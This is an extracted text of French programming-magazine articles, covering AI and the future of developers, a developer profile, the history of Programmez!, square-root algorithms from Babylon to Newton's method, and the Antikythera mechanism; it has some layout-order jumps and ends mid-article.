Même si en France ce n'est pas encore la panacée, cette nouvelle Ere d'applications frappe à nos portes, le bot, le chabot, les personal assistant, les smart-reply et j'en passe ... Les utilisateurs ne veulent plus d'applications qui ne soient pas (pseudo) intelligentes, ils veulent de plus en plus d'interface naturelle ! Ils veulent "Her", du film Her ! L'annonce d'Apple avec sa nouvelle génération d'écouteurs et la capacité d'interagir avec Siri démontre la logique en cours.

Son nouveau compagnon de route est gourmand en données, pour ce faire le développeur a besoin de nouveaux outils pour collecter et torréfier la donnée, pour la normaliser, retourner dans les Maths pour embrasser les réseaux de neurones et l'apprentissage profond.

Voilà maintenant 5 ans nous avons décidé avec l'équipe xBrain, suite la présentation de notre travail dans ce domaine lors des TechDays de

Paris, de faire ce virage à 180 degrés..., de sortir de notre zone de confort pour nous donner à 100% au big data, au machine learning, au deep learning (apprentissage profond), à l'intelligence artificielle et aux cycles de vie de la Data sous ses formes structurées ou non structurées. Mes échelles de grandeurs minimales sont le TeraData et TeraFlop, merci à la communauté des gamers pour nous avoir aussi bien préparé les GPUs!

Au terme de ces années où nous sommes sortis de nos zones de confort (pour preuve, je tape ce texte depuis un Mac et mon meilleur Ami est Ubuntu, argggg ;p), nous sommes bien armés pour cette nouvelle décennie d'applications et je peux vous garantir que c'est extraordinaire ce que vous pourrez créer, imaginer et concevoir une fois que vous aurez fait vos propres expériences sur ce sujet. Anticipez le Web Intelligent (Web Proactif) et à terme le Web Autonome que nous retrouverons dans la vague massive des objets connectés sous toutes ces formes (véhicules, robots, bâtiments, objets divers, ...).

Cette nouvelle génération croissante de développeurs, donnera naissance à une vague de "Super Humains". Des humains augmentés de la capacité de traitement massif et d'industrialisation des tâches que les solutions d'Intelligence

soudre avec une petite équipe des tâches pour lesquelles nous aurions dû être 10x plus il y a encore quelques années, voire des tâches impossibles à réaliser par des méthodes traditionnelles de développement !

### **A terme le métier même de développeur est-il voué à disparaître ?**

Tel que nous le connaissons aujourd'hui, oui ! Evoluez vers une formation et un apprentissage du big data et des réseaux de neurones et vous serez le king ! Des articles récemment publiés dans la Silicon Valley estiment la valeur de profils comme nous à plusieurs millions de \$ par individus. Les profils experts qui ont assez de recul sur le sujet afin de bâtir ces nouvelles solutions de self-driving car, de support client autonome, de personal assistant, de structuration de la Data sont encore trop rares et surtout se font absorber à une vitesse grand V par les grands acteurs de ce monde.

Pour aller un cran plus loin, consultez les travaux de Karpathy, de l'Université de Stanford, où j'ai eu l'occasion de faire quelques classes en Intelligence Artificielle. Et plus particulièrement l'article "The Unreasonable Effectiveness of Recurrent Neural Networks" : <http://karpathy.github.io/2015/05/21/mn-effectiveness>

Cet article explique comment au travers de Recurrent Neural Network (RNN) de type LSTM sur du Character-Level, vous pouvez tout aussi bien apprendre à un réseau de neurones à écrire selon Shakespeare, à créer des articles de format wikipedia, à rédiger du XML ou encore des papiers de mathématique ou enfin du code C sur base des répertoires github de Linux. Heureusement, ce code n'est pas compilable en l'état, pas encore, mais pour combien de temps ?

Pas un métier, y compris celui de développeur, ne sera épargné tôt ou tard par ce tsunami qu'est l'Intelligence Artificielle, les nouvelles applications intel-

ligentes et ses assistants intelligents sous toutes leurs formes !

Vous êtes développeur, vous avez lu ceci jusqu'au bout (merci ;p) vous avez toutes les cartes entre les mains et vous savez ce qu'il vous reste à faire pour votre avenir!

### **• Interview de Jean Kaminsky.**

Merci à Grégory pour les compléments. @redo



*Avec Louis Monier - père du Search et Altavista*

Artificielle leur amèneront. C'est pourquoi la communauté est importante et nous devons oeuvrer afin que ces nouvelles solutions soient rapidement démocratisées pour le plus grand nombre et non seulement réservées à une élite. Dans notre équipe, nous utilisons nos propres solutions d'IA pour industrialiser une grande partie de notre travail, permettant ainsi de ré-



## « Je suis **aussi** un développeur » »

Olivier Ezratty

Cela fait plus de 30 ans que je sévis dans le numérique. Certains développeurs m'ont croisé lorsque j'étais chez Microsoft France entre 1990 et 2005, comme chef de produits outils de développement, en charge des relations développeurs autant en 1991 qu'après 2001. Auparavant, j'étais développeur chez Sogitec, créant pendant 5 ans des solutions innovantes dans l'informatique éditoriale. Depuis 2005, je suis consultant indépendant et auteur du Guide des Startups et du Rapport du CES de Las Vegas, en plus des articles variés de mon blog Opinions Libres.

Pendant ces trois décennies, je n'ai jamais abandonné le développement logiciel. C'est une véritable drogue dure. Une passion qui m'a toujours habitée pour sa dimension à la fois créative et utilitariste.


Comme tout bon développeur qui se respecte, à chaque fois que je tombe sur une tâche répétitive pouvant être automatisée, je me lance dans le développement d'une solution. J'ai même replongé en 2012 en développant la fonction photo de mon blog qui tourne sous Wordpress, le plugin Photo-Folders.

A l'origine, l'insatisfaction de ne pas trouver mon bonheur dans les solutions du marché. Et au résultat, le plaisir, à 55 ans maintenant, d'avoir développé un des rares plugins qui tourne sur tous les devices, en mode tactile (même Windows 10), et en mode « web SPA » (Single Page Application), sans passer par les plateformes d'applications propriétaires d'Apple, Google et Microsoft.

Quand je le présente, on me demande souvent, « tu l'as fait développer par qui ? ». Je réponds que, bien non, je l'ai fait avec mes petites mains. Cela étonne toujours car la séniorité d'expérience semble incompatible avec ce genre de passion. On peut être consultant en stratégies de l'innovation, parler business, discuter avec des CEO et des

fondateurs de startups ET être développeur ! Développer est un état d'esprit qui va bien au-delà du logiciel. C'est cet esprit geek qui consiste de manière aussi extensive que possible à vouloir comprendre la technique et les sciences dans différents domaines, à pouvoir réparer les objets immatériels ou matériels du quotidien, et à vouloir en créer soi-même lorsque c'est possible, y compris dans le cas où ce n'est pas la solution la moins chère qui soit. Le plaisir de la création prime sur la dimension économique, même si dans de nombreux cas, cette dernière est aussi au rendez-vous. Je revendique ainsi d'être un geek développeur mais aussi geek menuiserie, geek cuisine, geek bricolage et geek photo. Je m'intéresse à l'infiniment grand de l'astronomie et à l'infiniment petit et complexe de la biologie moléculaire. Un grand classique. Dernier engagement en date, le lancement en 2012 avec Marie-Anne Magnac de l'initiative « Quelques Femmes du Numérique ! », devenue en juillet 2016 une association. Elles visent à encourager les jeunes femmes à s'intéresser aux métiers du numérique et en particulier aux métiers techniques où elles sont trop rares. Les écoles d'informatique sont masculines à largement plus de 90%. Il n'y a pas de fatalité à cela. La dimension créative,

l'empathie avec les utilisateurs, la diversité des activités, le mode communautaire qui fonctionne très bien, notamment dans l'univers de l'open source sont tous porteurs de valeur qui devraient séduire les jeunes filles qui font des choix déterminants pour leur futur professionnel dès l'âge de 16 à 18 ans. Nous avons créé la plus grande base avec 600 « role models féminins du numérique », s'appuyant sur la photo. Elle comprend une cinquantaine de développeuses. Elle vise à inspirer les autres, à montrer que tout est possible. Cette initiative est d'autant plus importante que l'automatisation qui avance à grand pas, notamment via l'intelligence artificielle, pourrait affecter particulièrement les métiers occupés aujourd'hui par les femmes. Il faut donc qu'elles se positionnent sur ce secteur en croissance. Il vaut mieux automatiser avec discernement qu'être automatisé soi-même ! C'est un enjeu sociétal de taille et collectif. Tout le monde ne sera pas développeur, loin s'en faut, mais il est critique que ce métier reflète au plus près l'ensemble des composantes humaines de la société, notamment sa moitié féminine. Bref, je suis fier d'être développeur et aussi d'encourager les autres à s'intéresser à ce métier !



Mon plugin photo ainsi que des portraits de femmes développeuses !

# Retour aux sources



Jean Kaminsky

C'était la grande époque de la presse spécialisée et notre revue principale, « Compatibles PC Magazine » - « PC mag » pour les intimes - tirait à 100 000 exemplaires. La revue avait abandonné depuis quelques années la publication de codes sources mais ces pages avaient représenté jusqu'à la moitié de sa pagination. Aujourd'hui encore, je croise de nombreux professionnels de l'informatique qui m'avouent avoir pris goût, adolescents, à l'informatique à la lecture de la revue. Une idée naît : pourquoi ne pas sortir ces pages de code et créer la première revue de programmation ? Prudents, nous la testons au travers d'un numéro hors-série de « PCmag ». Le succès nous surprend : 30 000 exemplaires s'arrachent dans les kiosques et nous lançons donc dans la foulée, en avril 1998, le magazine « Programmez ! ».

## Finis les programmeurs du dimanche

Pour l'anecdote, le choix du titre avait été difficile. Certains voulaient l'appeler « Développez », mais le terme « programmez » avait été retenu parce que nous ne voulions pas nous cantonner aux professionnels du développement, souhaitant toucher la foule des amateurs. Mais dès les années 2000, le code facile, comme le Basic, s'est effacé au profit de langages plus complexes comme Visual Basic, Java, C++. Le côté ludique de la programmation tendant à disparaître, les professionnels et étudiants en informatique remplaçant les programmeurs du dimanche. Mais le titre est resté. Nous avions voulu le mode impératif et le point d'exclamation, « programmez ! » était une injonction, un

« Programmez ! a 18 ans, l'âge de la majorité. C'est toujours un exercice particulier de se pencher sur le passé. En 1998, j'étais l'éditeur qui a lancé le titre Programmez ! »

cri de ralliement. Cela montrait le côté passionné et passionnant du code à nos yeux.

Le magazine comportait un cd-rom, et l'a conservé d'ailleurs longtemps. Il offrait « les meilleurs outils pour développer ». Entre autres, avec le premier numéro : « Visual Café, pour la programmation Java, C++ Builder, Perl 5, Open BSD, Apache, 4D v6, Flash... ». Le numéro 1 de Programmez comportait un article sur le HTML, « donnant les clés pour construire votre premier site sans encombre ». François Bourdoncle offrait sur 10 pages les codes sources complets d'un proxy, annoncé en couverture : « Serveur Java, filtrez Internet ». L'auteur avait collaboré avec Altavista, un pionnier des moteurs de recherche, et a fondé en 2000 Exalead.

## Le magazine pour les développeurs, fait par les développeurs

François Tonic est à la barre de la rédaction depuis presque 15 ans, il incarne une continuité exemplaire, et il a mis en place, sur le modèle du Web, un magazine participatif, basé largement sur les contributions des professionnels : conçu pour les développeurs, par des développeurs, la part des « journalistes » étant très minoritaire. Ce principe est habituel pour les revues universitaires et de recherche, c'est un cas assez unique pour un magazine spécialisé que l'on trouve en kiosque.

J'ai d'ailleurs été toujours très impressionné par la qualité des articles des développeurs. Écrire un article, pour un journaliste est un acte souvent banal, il fait son travail. Et il a des impératifs de quantité et de délai. Le développeur qui remet un « papier » à Programmez écrit souvent « son » œuvre. Il y consacre généralement de longues soirées et ses week-ends. Il sait qu'il sera jugé par ses pairs, et n'a pas droit à l'erreur ni à la médiocrité : le soin, l'implication, l'inventivité apportés à la contribution sont généralement remarquables ! Les auteurs sont trop nombreux pour être nommés ici, il faudrait

faire le who's who des développeurs pour les lister, mais ce petit hommage était justifié.

## Codeur, la nouvelle star ?

La part du numérique devient croissante dans l'économie, des emplois traditionnels sont détruits, et en contrepartie, le besoin en informaticiens s'accroît de façon exponentielle. Guy Mamou-Mani, alors qu'il était encore président du Syntec, ce printemps, nous expliquait que le seul frein à la croissance des sociétés de services informatiques était la difficulté de recruter des talents. Et principalement des



développeurs. Des milliers de développeurs sont demandés ! Cela commence par la formation, et l'Education Nationale veut former tous les français au code. Le code revient à la mode ! La formation commence tôt. L'éditeur « Glénat Jeunesse » publie en septembre : « A la découverte du codage ! 1ère approche dès 5 ans ». Et les développeurs veulent transmettre à leurs enfants le feu sacré, et les inscrivent dans des ateliers Scratch.

Programmez ! reste un point d'observation privilégié, une sorte de phare sur le monde du Code. Né à l'époque de Java et de l'HTML, il raconte maintenant le monde du Cloud, de l'Agile et de DevOps. Et l'histoire est loin de s'arrêter !



# Calculs de racines carrées : de Babylone au calcul hautes performances

• Dossier geekulture écrit par Jean-Jacques Dupas  
Ingénieur-Chercheur au **CEA-DAM**  
Président de l'association PlayMaths (<http://playmaths.blog4ever.com>)

« Personne n'est jamais assez fort pour ce calcul ! »

Le calcul d'une racine carrée est l'archétype de l'opération complexe réclamant une grande habileté mathématique. Aujourd'hui ce calcul est immédiat car assuré par des commandes spécifiques des langages de programmation, qui eux même adressent des processeurs spécialisés en calcul où des algorithmes prennent la relève. Le curieux peut se demander ce qui se cache derrière ce processeur ? Rappelons que si calculer le carré d'un nombre  $x$  c'est multiplier ce nombre  $x$  par lui-même. Extraire une racine carrée c'est faire l'opération inverse, c'est-à-dire pour un nombre donné  $x$ , trouver un nombre  $\sqrt{x}$  qui multiplié par lui-même redonnera le nombre initial. Le terme racine, nous rappelle que le résultat est caché comme la racine d'une plante est cachée sous terre. Le terme d'extraction rappelant, lui, la difficulté de l'opération. Pour s'en convaincre je vous invite à trouver la racine carrée de 163, par exemple, avec la seule aide d'un papier et d'un crayon, disons avec deux décimales. Nombreux sont ceux qui pensent que la façon la plus simple est d'utiliser une série entière (une somme infinie de termes). Nous allons voir dans cet article que ce n'est pas le cas, les suites sont plus performantes. Les babyloniens le savaient déjà et des améliorations s'imposent dans le cas du calcul hautes performances.

## Les Babyloniens

Pourtant on savait déjà faire des choses bien avant l'invention des séries, la preuve nous est donnée par la tablette YBC7289

Cette petite tablette d'argile YBC7289 (Yale Babylonian Collection), tient dans la main, elle est datée entre 1900 et 1600 avant notre ère. A sa surface, figurent un carré avec ses deux diagonales et quelques signes cunéiformes dont la transcription signifie que si le côté du carré vaut 30 unités alors la diagonale vaut 42,4263889 unités. Ce qui donne l'approximation de  $\sqrt{2}$  de 1.41421296. Ce qui veut dire que les babyloniens ont su très tôt calculer des racines carrées, enfin, si nous voulons être restrictif et factuel, calculer la racine carrée de deux.

On pense que les Babyloniens utilisaient deux passes de la méthode d'Héron.

## Héron

Dans son traité « les Métriques », **Héron d'Alexandrie** (alias Héron le mécanicien), dans le livre 3, commence par donner une formule pour calculer l'aire  $A$  d'un triangle scalène (scalène est un adjectif un peu tombé en désuétude, venant du grec boiteux et qui est remplacé aujourd'hui par quelconque).

$A = \sqrt{s(s-a)(s-b)(s-c)}$  où  $s$  est le demi périmètre ( $s = \frac{a+b+c}{2}$ ) du triangle et  $a, b, c$  les longueurs des trois côtés, puis il applique cette formule au triangle de côtés 7, 8, 9 donc  $s=12$  et  $A = \sqrt{720}$  à ce moment il montre comment trouver cette racine :

Comme  $729=27^2$  est le premier carré parfait après 720,

divisons 720 par 27 ce qui donne  $26 + \frac{2}{3}$ ,

ajoutons au résultat précédent 27, ce qui donne  $53 + \frac{2}{3}$ ,

et divisons le tout par 2, nous avons  $26 + \frac{1}{2} + \frac{1}{3}$

Ce nombre est déjà proche de  $\sqrt{720}$  puisque  $(26 + \frac{1}{2} + \frac{1}{3})^2 = 720 + \frac{1}{36}$

si cette approximation n'est pas suffisante refaisons la même chose en prenant  $720 + \frac{1}{36}$  en lieu et place de 720 et  $26 + \frac{1}{2} + \frac{1}{3}$  à la place de 27 ; nous obtiendrons une meilleure approximation, et ainsi de suite. Nous pouvons retranscrire cet algorithme par l'utilisation de la suite

$$u_n = \frac{1}{2} \left( u_n + \frac{A}{u_n} \right) \text{ qui converge vers } \sqrt{A}$$

Malheureusement nous avons peu d'exemples de calculs de racines carrées dans la littérature grecque et il semblerait, paradoxalement, que plus on remonte dans le temps, plus la méthode utilisée soit performante, par exemple **Archimède**, troisième siècle avant notre ère, dans son traité « Sur la mesure du cercle » fournit l'approximation de  $\sqrt{3}$  suivante :  $(\frac{265}{153} < \sqrt{3} < \frac{1351}{780})$  sans justification. Les historiens s'interrogent sur cette approximation, tout cela prouve que l'on ne sait pas bien comment les grecs s'y prenaient réellement pour extraire les racines carrées.

## Newton

La méthode de Héron est un cas particulier de la méthode de Newton (Cf. encadré). Dans ce cas, de la recherche de racine carrée de  $a$ , la fonction est la fonction qui à  $x$  associe  $x^2-a$ , elle nous permet d'obtenir la suite de Héron. Détail du calcul :

$f(x) = x^2 - a$  : nous cherchons la solution de  $f(x) = 0$  dont la solution est bien  $\sqrt{a}$  ;  
 $f'(x) = 2x$  (ici  $f'$  désigne la fonction dérivée de  $f$ )

$$\frac{f(x)}{f'(x)} = \frac{x^2 - a}{2x} = \frac{x}{2} - \frac{a}{2x}$$

$$x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)} = x_n - \frac{x_n}{2} + \frac{a}{2x_n} = \frac{x_n}{2} + \frac{a}{2x_n} = \frac{1}{2} \left( x_n + \frac{a}{x_n} \right)$$

Nous pouvons exploiter cette méthode, par exemple avec  $a=163$  et  $u_0=12$ . Comme il faut avoir une idée du résultat final, dans notre exemple 163 étant compris entre 144 et 169 on peut partir de 12, il existe de nombreuses techniques pour évaluer un résultat approché qui va aider la convergence de la suite

|       | 12.7671453348037 | $\sqrt{163}$           |
|-------|------------------|------------------------|
| $u_0$ | 12               | 12                     |
| $u_1$ | 12.791666666     | 307/24                 |
| $u_2$ | 12.7671688382193 | 188137/14736           |
| $u_3$ | 12.7671453348253 | 70790931217/5544773664 |

Le nombre de décimales exactes, au minimum, double à chaque boucle, ce qui s'appelle une convergence « quadratique ». Pour chaque itération nous avons une addition et une division et une division par 2 soit seulement 3 opérations par boucles. Cette méthode est donc bien plus avantageuse que l'utilisation de séries surtout que cette suite est stable, c'est-à-dire que si un des  $u_n$  fluctue un peu ce n'est pas grave, l'algorithme converge quand même. Cette stabilité de la convergence est souvent exploitée pour accélérer les calculs.

## Haro sur les divisions

L'inconvénient majeur de la méthode de Newton est la présence d'une division qui est une opération pénible et lente même pour un circuit électronique. Mais il est possible aussi de remplacer la division par une suite, soit encore une fois, utiliser la méthode de Newton avec la fonction

$$f(x) = \frac{1}{x} - a \quad \text{ce qui donne la suite } u_{n+1} = u_n(2 - bu_n)$$

Détail du calcul

$$f(x) = \frac{1}{x} - a$$

$$f'(x) = -\frac{1}{x^2}$$

$$\frac{f(x)}{f'(x)} = \frac{\frac{1}{x} - a}{-\frac{1}{x^2}} = -x^2\left(\frac{1}{x} - a\right) = -x + ax^2$$

$$x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)} = x_n + x_n - ax_n^2 = x_n(2 - ax_n)$$

Si la division pose vraiment un problème, par exemple dans un cas de calcul intensif avec des milliers (millions, milliards...) de décimales, une astuce consiste à calculer  $\frac{1}{\sqrt{x}}$  ce qui, nous allons le voir, ne nécessite

pas de divisions en prenant  $f(x) = \frac{1}{x^2} - a$  nous obtenons la suite

$$x_{n+1} = \frac{1}{2}x_n(3 - ax_n^2) \quad (\text{la division par 2 se résumant à un décalage en$$

binnaire) puis à la fin du calcul multiplier le résultat par  $a$  ( $\frac{1}{\sqrt{a}}a = \sqrt{a}$ ),

on n'inverse surtout pas le résultat final.

Détail du calcul

$$f(x) = \frac{1}{x^2} - a$$

$$f'(x) = -\frac{2}{x^3}$$

$$\frac{f(x)}{f'(x)} = \frac{\frac{1}{x^2} - a}{-\frac{2}{x^3}} = \frac{1}{2}x(ax^2 - 1)$$

$$x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)} = \frac{1}{2}x(3 - ax^2)$$

Application

|                            |                               |
|----------------------------|-------------------------------|
| $1/\sqrt{163}=0.078326044$ | $\sqrt{163}=12.7671453348037$ |
| $x_0=1/12=0.083333$        |                               |
| $x_1=0.077835648$          |                               |
| $x_2=0.078321449$          |                               |
| $x_3=0.0783260445$         | $163 x_3=12.76714526$         |

## Suites entrelacées

On peut encore faire mieux comme le montre Arnold Schönhage (1934-), il a eu l'idée de coupler les deux suites de la méthode de Newton, ce couplage s'avère plus performant que l'utilisation des 2 méthodes de Newton utilisées séparément. On repart donc de la suite

$$u_{n+1} = \frac{1}{2}\left(u_n + \frac{a}{u_n}\right) \quad \text{que nous allons écrire } u_{n+1} = u_n + \frac{a - u_n^2}{2u_n}$$

Et le  $u_n$  du dénominateur va être remplacé par la méthode de Newton sur les inverses soit les suites :


$$u_{n+1} = u_n + \frac{a - u_n^2}{2u_n}$$

$$v_{n+1} = v_n + \frac{1 - 2u_n v_n}{2u_n v_n}$$

## La méthode de Newton ou la fabrique de suites performantes

C'est une méthode générale qui permet de trouver la solution d'une équation du type  $f(x)=0$  par l'application d'un algorithme simple. Newton le proposa vers 1669 dans *De analysi per aequationes numero terminorum infinitas*, et la publiera en 1671. Les hypothèses pour appliquer la méthode sont assez restreintes :

si  $f$  est continue ainsi que ses dérivées premières et secondes autour de la solution  $f(\xi) = 0$  et si la dérivée première ne s'annule pas en  $\xi$  alors la suite  $x_{n+1} = x_n - \frac{f(x_n)}{f'(x_n)}$  converge vers  $\xi$ .



Pour ceux qui ne connaissent pas la dérivée (notée  $f'(x)$ ), la dérivée quantifie la pente de la tangente à la courbe  $y=f(x)$ . L'idée de base est de remplacer une évaluation de la solution  $x_i$  par l'intersection de la tangente en  $x_i$  à la courbe à l'axe des abscisses qui est toujours plus près de la solution.

La méthode de Newton possède de nombreux avantages : sa simplicité, il suffit de très peu de bagages théoriques pour la comprendre, elle est facile à mettre en œuvre, elle converge rapidement et est très stable. De nombreuses méthodes permettent de choisir un point de départ afin d'accélérer la convergence.

Avec  $v_0 = \frac{1}{2u_0}$

Application

| $u_n$         | $v_n$      | $n$ |
|---------------|------------|-----|
| 12.0          | 0.04166    | 0   |
| 12.791666     | 0.0416666  | 1   |
| 12.765552     | 0.03891782 | 2   |
| 12.7671352    | 0.03916631 | 3   |
| 12.7671453348 |            |     |

Une méthode, probablement connue des Babyloniens et des Grecs permet à vos calculettes d'extraire les racines carrées. Pour obtenir beaucoup plus de décimales, Newton vient à notre secours, et, pour battre des records, les mathématiciens travaillent sur des algorithmes toujours plus performants et économes en ressources machine.

## Références

**Racines Carrées : oubliez vos calculettes !** Jean-Jacques Dupas, Tangente n°120, pp.20-22.

**Le calcul des Racines carrées**, Jean-Jacques Dupas, Tangente Hors-Séries n°41, Suites et séries.

**Les racines carrées : comment les calculer**, Jean-Jacques Dupas, Tangente n°169, pp14-15.

**The Algorithm of Extraction in Greek and Sino-Indian Mathematical Traditions**, Duan Yao-Yong, Kostas Nikolantonakis.

**An History of Greek Mathematics**, Sir Thomas Heath, Dover.

# La Machine d'Anticythère

*La machine d'Anticythère [1] est souvent présentée comme le premier ordinateur de l'histoire ! Après avoir expliqué le contexte de la conception de cette machine dans le monde grec, nous la présenterons rapidement et nous discuterons de la pertinence de cette affirmation.*

Les anciens grecs sont souvent perçus comme des penseurs éthérés, bien loin des préoccupations matérielles et de la mécanique. La réalité est différente. Dès Aristote, la mécanique suscite l'intérêt des penseurs, on lui attribue d'ailleurs un traité de mécanique qui est plus vraisemblablement de Straton de Lampsaque. Ctésibios (vers -285 ; vers -222) est le fondateur de l'école de mécanique d'Alexandrie. On lui doit un certain nombre d'inventions toujours en usage, comme le clavier (Eh oui chers programmeurs !), il servait alors à commander un orgue hydraulique, le piston, ou une amélioration de la clepsydre qui est l'équivalente de notre chaise d'eau moderne. Euclide (III<sup>ème</sup> siècle avant notre ère) nous parle de constructions faites à la règle et au compas. La boîte à outil des géomètres contenait bien d'autres instruments comme la machine à tracer les conchoïdes décrite par Nicomède.

Les anciens ont très vite compris qu'ils pouvaient résoudre des problèmes avec des machines. L'exemple le plus frappant est la naissance de la « Sphaïropoïia ». En effet, avant l'invention de la trigonométrie, attribuée à Hipparque (II<sup>ème</sup> siècle avant notre ère), et de la trigonométrie sphérique, il n'est pas simple de faire des calculs sur la sphère céleste, comme l'astronomie en est friande. Par contre, il est aisé de mesurer des angles sur une vraie sphère. Ainsi est née la « sphaïropoïia », partie séparée de la mécanique destinée à la construction de machines pour l'astronomie ; au début cela se résumait à la construction de sphères, d'où l'étymologie de cette discipline, puis de sphères armillaires, enfin de machines plus complexes. Archimède est considéré comme un des plus grands savants de l'antiquité, mais aussi comme l'un des plus grands ingénieurs et constructeurs de machines. Dans sa célèbre méthode d'exhaustion il pèse par la pensée des tronçons de figures mais ne l'a-t-il pas vraiment fait ? Archimède s'est aussi servi d'une machine pour infirmer les thèses d'Aristote sur le mouvement. D'après Aristote une petite force ne peut déplacer une grande masse, or Archimède déplaça seul et « paisiblement » suivant l'expression de Plutarque, avec un palan un navire

*Le fragment principal de la machine d'Anticythère tel que l'on peut le voir au musée d'Athènes (©Jean-Jacques Dupas)*



en cale sèche, chargé de sa cargaison et de son équipage, alors qu'il avait fallu les efforts de nombreux ouvriers pour sortir ce bateau de l'eau. C'est un rôle assez inattendu dévolu aux machines, infirmer ou confirmer les thèses philosophiques. Dans la « Sphéropée », que l'on traduit habituellement par « sur la construction de la sphère », livre aujourd'hui perdu, Archimède, décrit une machine capable de donner la position du soleil, de la lune et des cinq planètes. Comment ne pas voir là la machine d'Anticythère ? Mais revenons à celle-ci et à sa découverte.

## La découverte


Notre histoire commence en 1900, il y a donc un peu plus d'un siècle. Les pêcheurs d'éponge qui faisaient partie de l'équipage du capitaine Kontos retournaient vers leur île de Symi quand ils furent surpris par une tempête de printemps. Cette tempête les obligea à se réfugier près de l'île d'Anticythère (anti signifiant en face, l'île d'Anticythère se situe en face de l'île de Cythère entre le Péloponnèse et la Crète). Le calme revenu, ils plongèrent sur place. Ils trouvèrent une épave sur laquelle ils distinguèrent des formes humaines : des statues. Ils prévinrent le gouvernement grec qui entreprit immédiatement le renflouement de l'épave. Travail extrêmement dangereux ; à cette époque, les scaphandres autonomes ainsi que les paliers de décompressions n'existent pas encore et notre épave gît par plus de 40 mètres de fond. Les 10 mois de l'expédition déplorèrent un mort et deux paralysés. Cependant le « trésor

d'Anticythère » fut mis à jour. Un fragment de métal corrodé, couvert de concrétions semblait appartenir à une statue. Or ce fragment révélait des engrenages et des inscriptions en grec ancien. Cet artefact devint le « mécanisme d'Anticythère », il provoqua une immense surprise. En effet avant cela, l'antiquité n'avait jamais fourni un mécanisme aussi complexe.

## Mécanismes

Alors canular ? Les références d'un cadran aux signes du zodiaque et le mot « Pachon » qui désigne un mois de l'année du calendrier égyptien finirent de convaincre les plus sceptiques. Dès 1905, le philologue allemand Albert Rehm conjectura, avec une remarquable intuition, qu'il s'agissait d'un calculateur astronomique avec un planétaire. Le mécanisme retomba dans l'oubli jusqu'en 1959. Date à laquelle Derek John de Solla Price publia un très bel article dans le magazine « Scientific American ». Puis, en 1972, les premières radiographies menées par le radiologue grec Charalambos Karakalos, sa femme Emilie et Derek Price permirent à celui-ci en 1974 de déterminer les caractéristiques de 27 roues dentées sur les 30 existantes. Les recherches menées par Michael Wright à partir des années 80 seront suivies par la création du « projet de recherche sur le mécanisme d'Anticythère » et la réalisation d'extraordinaires tomographies aux rayons X en 2005, celles-ci permettront non seulement de comprendre la structure interne du mécanisme mais aussi de révéler plus de 3000 caractères grecs finement gravés.





## Architecture [2]

L'architecture de la machine est la suivante : c'est un parallélépipède rectangle dont le cadre était certainement en bois, avec des cadrans en face avant et en face arrière. Une manivelle ou un bouton situé sur le côté permettait d'amener les aiguilles sur la date ou position remarquable désirée.

## Quels sont ces cadrans ?

Sur la face avant un grand cadran donnait la date dans un calendrier égyptien et la longitude de l'écliptique du soleil de la lune (la position de ces astres sur un grand cercle de la sphère céleste), il y a des indices qui laissent à penser qu'un mécanisme aujourd'hui perdu permettait de donner la longitude écliptique des 5 planètes, une petite boule, peinte pour moitié en blanc et pour moitié en noir donnait la phase de la lune. En face arrière, la date était donnée dans un calendrier grec luni-solaire sur un cadran en forme de spirale. Un petit cadran donnait les jeux de l'année (comme les jeux olympiques), un autre petit cadran donnait le numéro du cycle luni-solaire parcouru. Un deuxième grand cadran en forme de spirale indiquait, par lecture du contenu de la case sur laquelle on se trouvait, la possibilité d'occurrences d'éclipses de lune ou de soleil. Enfin, un petit cadran donnait le numéro du cycle du cadran des éclipses.

## Calculateur

